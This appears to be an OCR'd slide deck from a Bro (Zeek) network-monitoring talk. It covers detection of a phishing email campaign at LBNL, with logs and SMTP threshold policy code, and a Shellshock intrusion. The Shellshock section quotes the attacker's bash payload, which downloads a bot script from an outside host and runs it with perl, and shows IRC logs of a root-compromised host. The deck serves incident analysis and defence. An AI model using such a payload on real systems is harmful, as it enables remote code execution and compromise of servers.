
(Need for a new policy)



Subject: Important document


Please see the attached file for your review.
Thank you,
Loan Broker

Document8229tax.PDF <http://www.newfleld.com/>



Subject: Important document

Please see the attached file for your review.
Thank you,
User
Lab-Docs.Pdf <http://www.newfleld.com/>



Delivered to ~1700 people, 800 Lab and 900 external

Example smtp log

```
Mar 23 07:19:55 C6duVw3lacX6D6jqf6      209.85.223.181  33512   128.3.X.Y    25      1
mail-ie0-f181.google.com        <xxx@lbl.gov>
      <xxx@mathematik.tu-chemnitz.de>      Mon, 23 Mar 2015 08:19:54 -0600 <xxx@lbl.gov>
undisclosed-recipients:;        -
<CAGovi2yaEeBLSbq9H8X+bS7uv_q3AeHdns1fmg+8inW7emT_Tg@mail.gmail.com>    -
Important document      -       by 10.64.149.195 with HTTP; Mon, 23 Mar 2015 07:19:54
-0700 (PDT)       by iecvj10 with SMTP id vj10so36647435iec.0        for
<xxx@mathematik.tu-chemnitz.de>; Mon, 23 Mar 2015 07:19:55 -0700 (PDT)        250 ok:
Message 80449319 accepted      128.3.X.Y, 209.85.223.181,10.64.149.195       -
Fjbcbt4r5Abyt3ZZD2,Fp45nn14uxF0UIAWbh   F
```

Turned into a list of emails:

<xxx@lbl.gov>

<yyy@lbl.gov>

<xxx@external.com>


<yyy@external.gov>

Other stock Bro logs

- HTTP for who checked/clicked
- DNS queries for domain(s) in question
- SMTP for other similar messages/senders/subject/attachment/md5
- HTTP to check for other malware

What Alert detected this ?


SMTP Detection with Bro



SMTP-detection

Policy	Purpose	Limitations
Attachment Analysis	Scrutinize attachments (types, md5, life of attachment)	needs few more tricks to reduce false positives
Embedded URLs	extract and scrutinize URLs	incremental detection to alert on unknown/unseen urls
Invalid recipients	Alert if recipients don’t exist	flags a lot of spam
SMTP Rejects	Looks at SMTP codes	spam centric
Known Indicators	uses feeds of subject, sender, md5, attachment	Need to know before the fact - great for general monitoring

SMTP Detection with Bro



Google account compromises incident - highlight SMTP-thresholds

1427120403.890907 **SMTP::HighVolumeSender <XXXX@lbl.gov>** 200 recipients in 0h0m7s 200 [Important document] number of LBL recipients: 20 Notice::ACTION_LOG 3600.000000 F

1427120408.945704 SMTP::HighVolumeSender <XXXX@lbl.gov> 300 recipients in 0h0m12s 300 [Important document] number of LBL recipients: 29 Notice::ACTION_LOG 3600.000000 F

1427120420.400028 SMTP::HighVolumeSender <XXXX@lbl.gov> 500 recipients in 0h0m24s 500 [Important document] number of LBL recipients: 160 Notice::ACTION_LOG 3600.000000 F

1427120428.345493 SMTP::HighVolumeSender <XXXX@lbl.gov> 750 recipients in 0h0m32s 750 [Important document] number of LBL recipients: 203 Notice::ACTION_LOG 3600.000000 F


1427121056.134976 **SMTP::HighVolumeSender <YYYY@lbl.gov>** 200 recipients in 0h4m35s 200 [Important document] number of LBL recipients: 257 Notice::ACTION_LOG 3600.000000 F

1427121061.121963 SMTP::HighVolumeSender <YYYY@lbl.gov> 300 recipients in 0h4m40s 300 [Important document] number of LBL recipients: 258 Notice::ACTION_LOG 3600.000000 F

1427121257.439362 **SMTP::HighNumberRecepients <YYYY@vsecorps.com>** 200 recipients in 0h0m31s 200 [Important document] number of LBL recipients: 521 Notice::ACTION_LOG 3600.000000 F

1427121285.934021 SMTP::HighNumberRecepients <YYYY@vsecorps.com> 300 recipients in 0h1m0s 300 [Important document] number of LBL recipients: 605 Notice::ACTION_LOG 3600.000000 F

1427121311.062915 SMTP::HighNumberRecepients <YYYY@vsecorps.com> 500 recipients in 0h1m25s 500 [Important document] number of LBL recipients: **778** Notice::ACTION_LOG 3600.000000 F


Workers
event
log_smtp()
smtp_thresholds
Manager
smtp_acitivty
smtp_subject_activity
Filter out whitelisted
(sender, subject, recipients etc.)
If
counts
>
thresholds
No
Yes
Sender
LBL ?
No
MailThreshold,
MailFlood,
BulkSender,
Yes
HighNumberRecepients,
HighVolumeSender,
HighVolumeSubject,
TargetedSubject,

```
redef enum Notice::Type += {
        HighNumberRecepients,
        HighVolumeSender,
        HighVolumeSubject,
        TargetedSubject,
        MailThreshold,
        MailFlood,
        BulkSender,
};

global email_domain = /@lbl\.gov/ &redef ;

type smtp_thresholds: record {
        start_time: time ;
        end_time: time;
        mailfrom: string ;
        from: set[string];
        to: set[string] ;
        rcptto: set[string] ;
        subject: set[string] ;
        reply_to: set[string] ;
        bcc: set[string] ;
        has_url: set[string] ;
        has_attach: set[string] ;
        mail_for: set[string] ;
};

global smtp_activity: table[string] of smtp_thresholds &create_expire=24 hrs &persistent;


 type smtp_subjects: record {
        sender: set[string];
        recipients: set[string];
};

global smtp_subject_activity: table[string] of smtp_subjects &create_expire=24 hrs &persistent ;

## code for threshold determination

 const smtp_threshold: vector of count = {
        200, 300, 500, 750, 1000, 2000, 5000, 7500, 10000, 20000, 50000, 1000000,
} &redef;
```

smtp-thresholds

~500 lines of bro policy. Includes code for

- All the hooks into event SMTP::log_smtp
  - so already cooked data
- Code for parsing
  - mailfrom, mailto, to, contents etc.
- Clusterization
- Whitelisting
  - using input-framework - whitelist sender, subject, mailing lists etc.
- Include code to decode encoded subjects into english
- Housekeeping and formatting (epoch to human-time)

Shellshock Incident

(Extending a stock policy for more comprehensive detection of this attack)

ShellShock

Network

Bro

Bad Scanner
212.67.213.40

nasty scan

5 LBNL Hosts

HTTP::HTTP_Suspicous_Client_Header
Bash::HTTP_Header_Attack
Drop::AddressDropped [Drop - 212.67.213.40 < 200ms]

{ :;}; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt;

perl /tmp/bot.txt;

rm -f /tmp/bot.txt*;

www.whirlpoolexpress.co.uk

/tmp/bot.txt;

Victim System
(very first in the list)

NO Alert for connections to HTTP CURL
or
bot.txt
or
subsequent activity

IRC

syslog alert: uid=0(root)

```
94.136.38.57
IRC : 1427035250.277071 CjrmFd4hJkUtuTVzEe      131.243.X.Y  56260
94.136.38.57    6667    message message from 'iplord!ktx@182.160.138.122'
to '#slash': uid=0(root) gid=0(root) groups=0(root)
```

ShellShock

```
Mar 22 07:40:45 C0XE1a3An3wKgl3P14      212.67.213.40   54305   131.243.X.Y  80      tcp
HTTP::HTTP_Suspicous_Client_Header
```

```
